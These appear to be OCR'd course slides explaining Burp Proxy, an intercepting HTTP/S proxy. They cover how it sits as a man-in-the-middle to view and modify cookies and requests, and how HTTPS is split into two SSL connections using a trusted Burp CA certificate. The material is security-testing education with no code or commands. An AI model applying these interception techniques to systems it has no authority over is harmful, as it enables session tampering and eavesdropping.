Proxy

- Easiest and most flexible / powerful way to manipulate cookies
- All traffic flows through proxy
  - Provides a window to view information flowing in connection
  - Allows attacker to modify anything passed during the session
    - Can even modify persistent cookie information flowing to the server



How Is HTTPS Handled?



- Two separate SSL connections
  - Browser encrypts data, sends to proxy, and proxy decrypts
    - Attacker can now edit
  - Proxy encrypts and sends to server
- Browser may display warning message saying the proxy certificate authority (PortSwigger CA) is not a trusted CA
  - Proxy is controlled by the attacker! Install Burp's CA certificate as a trusted root in the browser to prevent warning


Burp Proxy – Part of the Burp Suite

- Interactive HTTP/S proxy server for attacking / testing web apps
- Operates as man-in-the-middle between browser and web server
- Allows attacker to intercept, inspect, and modify raw traffic passing in both directions
- Kali or Windows installation executable or raw jar file
- portswigger.net/burp/download.html


Burp Proxy Features

- Intercept and modify all HTTP/S traffic passing in both directions
- Detailed analysis and rendering of all requests/responses
  - Parsing of parameters, headers
- Full history of all requests, modifications and responses
- Save requests and responses
  - Can modify and re-issue individual saved requests
- Fine-grained rules governing interception of requests and responses


Burp Proxy Opening Screen




Burp Proxy Opening Screen




Burp Proxy Opening Screen



